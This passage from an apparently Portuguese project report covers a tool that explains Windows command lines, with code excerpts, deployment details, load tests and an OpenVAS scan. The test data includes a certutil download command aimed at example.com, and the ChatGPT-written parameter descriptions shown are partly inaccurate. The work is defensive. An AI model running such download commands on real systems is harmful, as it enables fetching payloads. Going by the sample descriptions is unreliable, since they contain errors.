O *design* da página inicial apresenta um cabeçalho com um menu de navegação com as opções disponíveis. Assim como um formulário onde o utilizador pode inserir a linha comando a ser analisada (Figura 6.16). Na figura abaixo 6.17 pode ser visto o resultado de uma pesquisa de uma linha de comando feita por um utilizador.

Field	Description
bash.exe	Bash.exe is a Windows command that allows users to access the Bash shell, which is a command-line interpreter used for executing commands. It is commonly used in offensive cybersecurity, as it can be used to execute malicious scripts, such as those used for launching denial-of-service attacks or gaining access to unauthorized systems. Examples of commands that can be used with Bash.exe include 'ping', 'telnet', 'mmap', and 'netstat'.
-c	The '-c' flag for the windows bash.exe command is used to specify a command that will be executed in the shell. This can be used to execute malicious code, allowing an attacker to gain access to a system or to execute malicious activities.
calc.exe	The 'calc.exe' command with the '-c' flag is used to open the Windows Calculator application. In the context of offensive security, the use of a specific executable file such as "calc.exe" may be suspicious. Usually, attackers can replace "calc.exe" with a malicious file of the same name to execute a malicious payload.

Figura 6.17: Resultado da pesquisa de uma linha de comando

Os utilizadores podem aceder à área de administração da aplicação atra-

vés da opção LOGIN no menu superior. Uma vez autenticado, o administrador pode aceder ao DASHBOARD, onde pode gerir as tabelas da base de dados da aplicação e validar as sugestões das descrições de parâmetros desconhecidos fornecidas pelo ChatGPT. Isto pode ser visto na Figura 6.18:




Figura 6.18: *Dashboard* do *frontend* da aplicação

Todos os utilizadores que possuam credenciais são considerados administradores. Devido à natureza gratuita da aplicação, atualmente não é necessário usar credenciais para aceder à aplicação.

6.3 Preenchimento Inicial da Base de Dados

Para este projeto, no que diz respeito ao preenchimento inicial da base de dados, houve desafios em termos de eficiência e precisão. Para preencher a base de dados foram consideradas duas opções: preenchimento manual e preenchimento automatizado.

O preenchimento manual permite um controlo total sobre os dados que são introduzidos na base de dados. No entanto esta forma é muito trabalhosa e demorada atendendo à grande quantidade de comandos e parâmetros que existem. Por isso, optou-se por uma abordagem mais eficiente, que envolve a extração automatizada de dados de fontes confiáveis. Inicialmente, a informação sobre cada um dos comandos foi coletada e armazenada num arquivo

de Excel. Em seguida, essa informação foi importada para a base de dados de forma automatizada.

Na Figura 6.19 encontra-se uma imagem que ilustra o processo de preenchimento inicial da base de dados através do uso de um arquivo normalizado de Excel.




Figura 6.19: Processo de preenchimento da base de dados

Este processo começa com a criação do *BOT1*, um programa desenvolvido em Python, que utiliza a técnica de *webscraping* para coletar informações. O *webscraping* é uma técnica de colheita de dados que envolve a extração automatizada de informações de páginas web.

No caso específico, o *BOT1* utiliza o *webscraping* para obter os comandos e os seus parâmetros de duas fontes distintas: o LOLBAS e o PDQ (ambos referidos na secção 3.2). Ele acessa essas fontes, analisa a estrutura do código HTML e extrai as informações necessárias. Essas informações são retiradas dessas fontes através de *webscraping* e são então inseridas num arquivo Excel normalizado. Esse arquivo tem as informações organizadas em campos específicos para cada comando e os seus parâmetros, permitindo uma fácil importação para a base de dados.

Para finalizar, o *BOT 2*, um segundo programa desenvolvido em Python, foi criado e utilizado para ler os dados do Excel e importá-los para a base de

dados de forma automatizada. Podemos ver parte do código do *BOT2* na Figura 6.20 abaixo:

```
for command in command_list:
    new_command = Command(name=command['Name'],
                          description=command['Descr'],
                          alias=command['Alias']
                          )
    db.session.add(new_command)
for parameter in parameter_list:
    if parameter['Command_id'] == command['Name']:
        new_parameter = Parameter(name=parameter['Name'],
                                   description=parameter['Descr'],
                                   command_id=new_command.id
                                   )
        db.session.add(new_parameter)
db.session.commit()
```

Figura 6.20: Parte do código do *BOT2*

É possível, no entanto, adotar uma abordagem alternativa no que diz respeito ao preenchimento inicial da base de dados, dispensando a utilização do *BOT1* para coletar os dados de diferentes fontes. Nesta alternativa, os dados podem ser diretamente inseridos num arquivo Excel normalizado, seguindo um formato específico, sem a necessidade de um programa para coletá-los.

Neste caso, o processo de preenchimento da base de dados é feito apenas pelo *BOT 2*. Esta abordagem alternativa permite uma maior flexibilidade e controlo sobre o processo de colheita e inserção de dados.

6.4 Alimentação da Base de Dados

Além do processo de preenchimento inicial da base de dados, esta é continuadamente atualizada. A atualização contínua ocorre por meio da interação com o ChatGPT e da tabela *Validate*.

Conforme descrito na secção 4.1.2, quando um utilizador insere um comando que contenha parâmetros ainda desconhecidos da base de dados, é solicitada uma sugestão de descrição desses parâmetros ao ChatGPT. Tanto os parâmetros quanto as sugestões de descrição são armazenados na tabela *Validate*, conforme explicado na secção 5.2.2. O administrador tem a capacidade de editar, validar ou rejeitar essas sugestões de descrição fornecidas pelo ChatGPT para os parâmetros.

Inicialmente, considerou-se a possibilidade de adicionar as sugestões do ChatGPT diretamente à base de dados. No entanto, devido à inconsistência nas respostas fornecidas pelo mesmo, optou-se por adotar um processo de validação adicional. Assim, o administrador é responsável por avaliar as sugestões do ChatGPT antes de as incluir nas tabelas principais da base de dados.

6.5 Deteção de comandos e parâmetros

A deteção de comandos e dos seus parâmetros a partir dos dados inseridos pelo utilizador acabou por ser bastante desafiante. Como não existe nenhum padrão definido na sintaxe das linhas de comando, cada uma delas pode ter uma sintaxe completamente diferente. Isto significa que não se consegue definir um determinado algoritmo que possa lidar com todas as possibilidades de sintaxe. Isto levou esta tarefa a ser complexa.

Inicialmente, considerou-se atribuir a lógica da deteção e extração de parâmetros ao ChatGPT, o que resolveria o problema da falta de um padrão definido para as linhas de comando. No entanto, percebeu-se que existiam problemas com esta solução.

Um dos principais problemas foi a inconsistência do ChatGPT. Em alguns testes realizados, o modelo não conseguiu detetar certos comandos ou parâmetros. Em outros casos, as respostas fornecidas pelo ChatGPT não seguiam um padrão definido, tornando difícil extrair as informações necessárias. Outra preocupação foi a dependência exclusiva do ChatGPT, ou seja, se o mesmo deixasse de funcionar, toda a aplicação seria afetada e deixaria de funcionar por completo, o que faz com que esta solução não fosse a ideal.

Finalmente, os custos associados ao uso do ChatGPT também foram uma preocupação. A ferramenta exigia recursos computacionais significativos e, portanto, ficaria caro para a empresa usar esta abordagem em larga escala. Dadas estas preocupações, foi decidido que seria melhor buscar uma solução alternativa para a deteção e extração de parâmetros.

Para superar este desafio, optou-se, então, por uma abordagem de reconhecimento de padrões utilizando a biblioteca de expressões em Python. O processo de deteção começa com a separação em partes do *input* do utilizador, usando a função `split()`. Como se pode ver na Figura 6.21 abaixo:

```
search_inpuy_list = search_input.split()
```

Figura 6.21: Separação do *input* do utilizador em partes

Em seguida, o código vai detetando os comandos e os parâmetros da linha de comando, comparando com os dados armazenados nas tabelas da base de dados (*Command*, *Parameter* e *Validate*). Na Figura 6.22, é possível verificar um pedaço de código onde se está a comparar uma parte da linha de comando com os comandos disponíveis na base de dados.

```
for cmd in Command.query.all():
    if re.match(r'\b{}\b'.format(re.escape(cmd.name)),
               part,
               re.IGNORECASE):
        current_command = cmd
        print("Detected command:", current_command.name)
        break
```

Figura 6.22: Comparaçāo da linha de comando com a base de dados

Como se pode ver na figura acima, primeiramente, itera-se sobre todos os comandos armazenados na tabela *Command*. Para cada um deles ocorre uma comparação com uma parte específica da linha de comando fornecida. Ao encontrar uma correspondência entre um comando da tabela *Command* e essa parte da linha de comando, o código armazena a mesma na variável `current_command` e imprime uma mensagem indicando o comando detetado.

A fim de evitar solicitações desnecessárias ao ChatGPT, quando um determinado parâmetro não é encontrado nas tabelas principais da base de dados, a aplicação também verifica se esse parâmetro está presente na tabela *Validate*. Como é possível visualizar na Figura 6.23:

```
existing_param = Validate.query.filter_by(  
    command=current_command.name,  
    parameter=part,  
).first()  
  
if existing_param is None:  
    ....
```

Figura 6.23: Verificação da existência de uma parte com a tabela *validate*

Isto garante que não são feitas consultas repetidas ao ChatGPT para parâmetros já registados nessa tabela. Essas descrições são na mesma apresentadas ao utilizador com um aviso de que foram geradas por Inteligência Artificial (IA) e que ainda não foram validadas.

Esta abordagem permitiu a deteção de comandos e parâmetros mesmo que eles sejam escritos com uma sintaxe diferente ou em ordens diferentes. No entanto, este método pode dar como falsos positivos, detetando parâmetros incorretamente, ou, pelo contrário, não detetando parâmetros onde eles de facto existam.

Uma das decisões que se tomou de forma a reduzir ao máximo esse problema, foi criar uma coluna apenas na tabela de parâmetros chamada *is_alone* (referido na secção 5.2.2), que verifica se o parâmetro está sozinho ou junto a texto.

Esta coluna foi adicionada apenas na tabela de parâmetros devido ao facto de que, à partida, um comando vai estar sempre sozinho, ou seja, nunca vai estar junto a texto. Porém, os parâmetros podem estar junto a texto ou serem utilizados isoladamente.

6.6 *Deploy* da aplicação

Após o desenvolvimento da aplicação, procedeu-se ao *deploy* numa máquina virtual. A *Virtual Machine* (VM) foi configurada com recursos adequados para suportar a execução da aplicação.

As características principais da VM incluem:

- Sistema Operativo: Ubuntu 22.04
- Armazenamento: 20GB
- CPUs: 2
- RAM: 4GB

Para efetuar o *deploy*, recorreu-se ao NGINX e ao *Web Server Gateway Interface* (WSGI). O NGINX foi configurado como servidor web para lidar com as solicitações do protocolo *Hypertext Transfer Protocol* (HTTP) e encaminhá-las para a aplicação, enquanto o WSGI foi utilizado para integrar a aplicação com o servidor.

O processo de *deploy* consistiu nos seguintes passos:

- Configuração do ambiente: Preparou-se a VM com as dependências necessárias, incluindo as bibliotecas e os pacotes específicos requeridos pela aplicação.
- Instalação do NGINX: Instalou-se o NGINX e configurou-se para receber as solicitações HTTP na porta desejada e encaminhá-las para a aplicação.
- Configuração do WSGI: Configurou-se o WSGI para integrar a aplicação com o servidor, permitindo uma comunicação adequada entre ambos.
- Criação de um certificado *self-signed*: Foi criado um certificado *self-signed* para permitir que o servidor suportasse conexões *Hyper Text Transfer Protocol Secure* (HTTPS). O certificado foi gerado usando a

ferramenta *OpenSSL* e configurado no NGINX para fornecer uma camada de segurança de criptografia para as comunicações entre o cliente e o servidor. Isso tornou as solicitações e respostas entre o navegador e a aplicação mais seguras. É importante referir que no cenário de produção, este certificado deverá ser substituído por um certificado assinado por uma *Certificate Authority* (CA) de reputação reconhecida.

Capítulo 7

Testes

Neste capítulo serão documentados os testes unitários, testes de desempenho e de segurança realizados à aplicação desenvolvida. Estes testes são fundamentais para garantir a confiabilidade e a eficiência da aplicação.

Ao longo deste capítulo, irão ser apresentados os resultados obtidos, as metodologias aplicadas e as conclusões relevantes decorrentes dos testes efetuados.

7.1 Testes de desempenho

Nesta secção, serão apresentados os resultados dos testes de desempenho realizados na aplicação desenvolvida, utilizando a ferramenta *Locust*.

O *Locust* é uma ferramenta de teste de desempenho de código aberto amplamente utilizada para simular a carga de utilizadores numa aplicação. Permite definir cenários de teste, configurar o número de utilizadores virtuais, além de monitorar métricas importantes de desempenho.

7.1.1 Teste 1

Usando o *Locust*, configurou-se um cenário de teste com o objetivo de perceber qual a capacidade da aplicação em lidar com múltiplos utilizadores conectados simultaneamente à página principal. Através desse cenário, definimos

o número de utilizadores virtuais e monitorizámos métricas importantes de desempenho.

Com base nos resultados obtidos, foram analisados os dados e foi criado um gráfico para representar a capacidade da aplicação em lidar com o número de utilizadores ligados simultaneamente. O gráfico ajuda a visualizar o desempenho da aplicação em diferentes cargas de utilizadores.

O gráfico que ilustra esses resultados pode ser visto abaixo, na Figura 7.1.




Figura 7.1: Gráfico de desempenho da aplicação - User vs *Failures*

No gráfico, é possível observar que a partir do ponto em que se atinge cerca de 1100 utilizadores em simultâneo, começam a ocorrer falhas nos pedidos, indicando que a aplicação começa a não responder a todos os utilizadores. Esse é um ponto crítico em que a capacidade da aplicação é sobre carregada e não consegue lidar eficientemente com o aumento da carga de utilizadores.

Foi gerado um segundo gráfico para analisar a relação entre o número

de utilizadores e o tempo de resposta da aplicação. Esse gráfico permite visualizar como o tempo de resposta da aplicação é afetado à medida que o número de utilizadores aumenta.

Essa relação pode ser vista abaixo, na Figura 7.2.




Figura 7.2: Gráfico de desempenho da aplicação - User vs *Response Time*

O gráfico acima mostra que o tempo de resposta da aplicação tende a aumentar à medida que o número de utilizadores simultâneos aumenta.

É importante, no entanto, ter em consideração o contexto em que a aplicação está hospedada. Neste caso, a aplicação está hospedada numa *Virtual Machine* (VM), o que pode trazer limitações em termos de recursos computacionais, como CPU, memória e largura de banda. Isso pode impactar o desempenho da aplicação e limitar a sua capacidade de lidar com um grande número de utilizadores em simultâneo.

Por outro lado, se a aplicação estivesse hospedada num servidor dedicado, este poderia proporcionar recursos exclusivos para a aplicação, resultando num desempenho potencialmente melhor. Um servidor dedicado normalmente oferece maior capacidade de processamento, memória e largura de

banda, permitindo que a aplicação lide com uma carga maior de utilizadores de forma mais eficiente.

7.1.2 Teste 2

Realizou-se um teste específico para perceber a diferença no tempo de resposta quando um utilizador faz uma pesquisa de uma linha de comando em que os parâmetros estão base de dados e quando não estão.

Um dos principais fatores que influenciam o tempo de resposta é o comprimento da linha de comando inserida. Quanto mais extensa a linha de comando, mais tempo vai ser necessário para processar e retornar os resultados. Além disso, o tempo de resposta também é afetado pela presença ou ausência dos componentes da linha de comando na base de dados. Se os componentes da mesma estiverem prontamente disponíveis na base de dados, o tempo de resposta vai ser mais rápido. Porém, se alguns componentes não estiverem na base de dados, a busca vai levar mais tempo.

Foram realizados dois cenários de teste para avaliar os diferentes casos mencionados anteriormente. No primeiro cenário, simulou-se uma pesquisa em que nenhum dos componentes da linha de comando estava presente na base de dados, com exceção do nome do executável em si. Nesse caso, o resultado pode ser visto na imagem abaixo (Figura 7.3):

Request Statistics									
Method	Name	# Requests	# Fails	Average (ms)	Min (ms)	Max (ms)	Average size (bytes)	RPS	Failures/s
GET	/?Search-input=certutil.exe%20-f%20-split%20-uricache%20https%3A//example.com%207zip.exe	1	0	25287	25287	25287	14749	0.0	0.0
	Aggregated	1	0	25287	25287	25287	14749	0.0	0.0

Figura 7.3: Pesquisa sem componentes na base de dados

Em seguida, foi realizado o segundo cenário de teste, no qual se repetiu a mesma pesquisa, porém, desta vez, os componentes da linha de comando já estavam presentes na base de dados. O resultado pode ser visto na imagem abaixo (Figura 7.4):

Request Statistics									
Method	Name	# Requests	# Fails	Average (ms)	Min (ms)	Max (ms)	Average size (bytes)	RPS	Failures/s
GET	?Search-input=certutil.exe%20-f%20-split%20-urlicache%20https%3A//example.com%207zip.exe	1	0	222	222	222	14749	4.5	0.0
	Aggregated	1	0	222	222	222	14749	4.5	0.0

Figura 7.4: Pesquisa com componentes na base de dados

Ao comparar as duas imagens, é evidente que o tempo de resposta é significativamente mais rápido quando os componentes das linhas de comando já estão presentes na base de dados.

No cenário em que os componentes da linha de comando não estavam presentes na base de dados, foi observado um tempo de resposta de 25000 milissegundos, o que equivale a 25 segundos. Por outro lado, no cenário em que os componentes da linha de comando já estavam na base de dados, o tempo de resposta foi significativamente reduzido para 222 milissegundos, que equivale a 0.2 segundos.

7.1.3 Teste 3

O último teste foi realizado para aferir o tempo de resposta e o número de falhas quando vários utilizadores fazem uma pesquisa de uma linha de comando, considerando que todos os parâmetros da mesma estão na base de dados. Esta decisão foi tomada para otimizar os recursos financeiros da empresa, ou seja, se fossem feitos testes em que os parâmetros da linha de comando não estivessem na base de dados, isso teria um impacto monetário considerável, uma vez que estaríamos constantemente a utilizar a API do ChatGPT.

Foi elaborado um gráfico que ilustra a relação entre o número de utilizadores e as falhas que ocorreram quando eram feitas várias pesquisas na aplicação pelos mesmos. O gráfico pode ser visualizado através da Figura 7.5.




Figura 7.5: Relação entre utilizadores e falhas nas pesquisas

Foi também elaborado um gráfico, exibido na Figura 7.6, que ilustra a relação entre o número de utilizadores e o tempo de resposta.




Figura 7.6: Relação entre utilizadores e o tempo de resposta nas pesquisas

Para explorar possíveis melhorias na performance da aplicação, foram

alocados recursos adicionais à VM, incluindo melhorias na de RAM e no CPU. Os resultados dessas alterações podem ser vistos nas figuras 7.7 e 7.8:




Figura 7.7: Relação entre utilizadores e falhas após melhoria dos recursos da VM




Figura 7.8: Relação entre utilizadores e o tempo de resposta após melhoria dos recursos da VM

Ao aumentar os recursos da VM, foi possível observar melhorias na performance da aplicação. A app passou a conseguir lidar com um maior número de solicitações antes de começar a apresentar falhas na resposta. Além disso, houve uma redução nos tempos de resposta das pesquisas realizadas pelos utilizadores.

Estas melhorias indicam que o aumento da capacidade de RAM e do poder de processamento do CPU proporcionaram um ambiente mais robusto e eficiente para a aplicação.

7.2 Testes de segurança

Os testes de segurança foram realizados com o objetivo de identificar possíveis vulnerabilidades tanto na aplicação como na infraestrutura em que esta se encontrava alojada. Para isso foram utilizadas várias ferramentas:

7.2.1 OpenVas

O *Open Vulnerability Assessment System* (OpenVAS) é uma solução *open-source* projetada para identificar e analisar vulnerabilidades em sistemas. Essa ferramenta é frequentemente utilizada para testar a infraestrutura em que uma aplicação está alojada. O *OpenVAS* oferece uma ampla gama de recursos para detectar falhas de segurança, configurações incorretas e exposição de informações confidenciais.

Uma das principais vantagens do OpenVAS é sua base de dados abrangente, que contém uma vasta coleção de *Network Vulnerability Tests* (NVT) e outras informações relevantes. Essa base de dados é regularmente atualizada para garantir a detecção precisa das vulnerabilidades mais recentes e proporcionar uma análise abrangente das possíveis ameaças de segurança.

Além disso, a ferramenta oferece relatórios detalhados que ajudam a entender as descobertas e a tomar as medidas necessárias para proteger o ambiente de rede.

Utilizando o OpenVAS, foi realizado um *scan* na máquina mencionada para identificar possíveis vulnerabilidades. O processo de *scan* envolveu as

seguintes etapas:

Primeiramente, o OpenVAS foi devidamente configurado no servidor adequado, garantindo a instalação correta das dependências e a atualização das bases de dados de vulnerabilidades. Em seguida, foi especificado o sistema que seria alvo do *scan*. Optou-se por um *scan* completo para abranger todas as possíveis vulnerabilidades e configurações incorretas.

O *scan* foi então iniciado e, após a sua conclusão, os resultados podem ser vistos na Figura 7.9:

Vulnerability	Severity	QoD
TCP Timestamps Information Disclosure	2.6 (Low)	80 %
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %

Figura 7.9: Resultado do *scan* - OpenVAS

É possível ver na figura que foram descobertas duas vulnerabilidades com grau de severidade baixo, *TCP Timestamps Information Disclosure* e *ICMP Timestamp Reply Information Disclosure*. As vulnerabilidades encontradas não são consideradas graves por si mesmas. No entanto, elas podem fornecer informações sensíveis a eventuais atacantes, o que poderia facilitar a realização de ataques.

É importante compreender o conceito de *timestamps* e como essas vulnerabilidades podem impactar a segurança dos sistemas. Em comunicações de rede, os *timestamps* são usados para registrar o momento exato em que um pacote é enviado ou recebido. São usados para sincronizar relógios entre sistemas e podem fornecer informações valiosas sobre o tempo de uma conexão, atrasos na transmissão de dados e outras métricas relacionadas à comunicação. No entanto, quando ocorre a divulgação não autorizada de *timestamps*, como nas vulnerabilidades que foram detetadas, podem surgir riscos de segurança. A divulgação de *timestamps* TCP pode permitir que um invasor determine a duração de uma conexão, o que pode ajudá-lo a reconhecer a disponibilidade de um host, confirmar sua atividade e planejar ataques direcionados. Da mesma forma, a divulgação de *timestamps* ICMP pode revelar informações sensíveis sobre o tempo de atividade do sistema.

Isso pode fornecer a um atacante a confirmação de que um host está ativo, abrindo caminho para ataques mais direcionados.

Para mitigar as vulnerabilidades encontradas, seguiu-se as recomendações que o OpenVAS deu e foram desabilitados os *timestamps* TCP e ICMP do sistema, impedindo a divulgação não autorizada dessas informações sensíveis.

É importante mencionar que o *Quality of Detection* (QoD) é de 80% para os resultados apresentados. Isso significa que os resultados exibidos têm um QoD igual ou superior a 80%. O QoD é uma medida que indica a confiabilidade dos resultados obtidos em uma análise de segurança. Quanto maior o QoD, menor a probabilidade de ocorrerem falsos positivos, ou seja, de identificar erroneamente uma vulnerabilidade onde ela não existe.

Neste contexto, a QoD de 80% dos resultados indica que as vulnerabilidades encontradas têm uma alta probabilidade de serem reais e não falsos positivos.

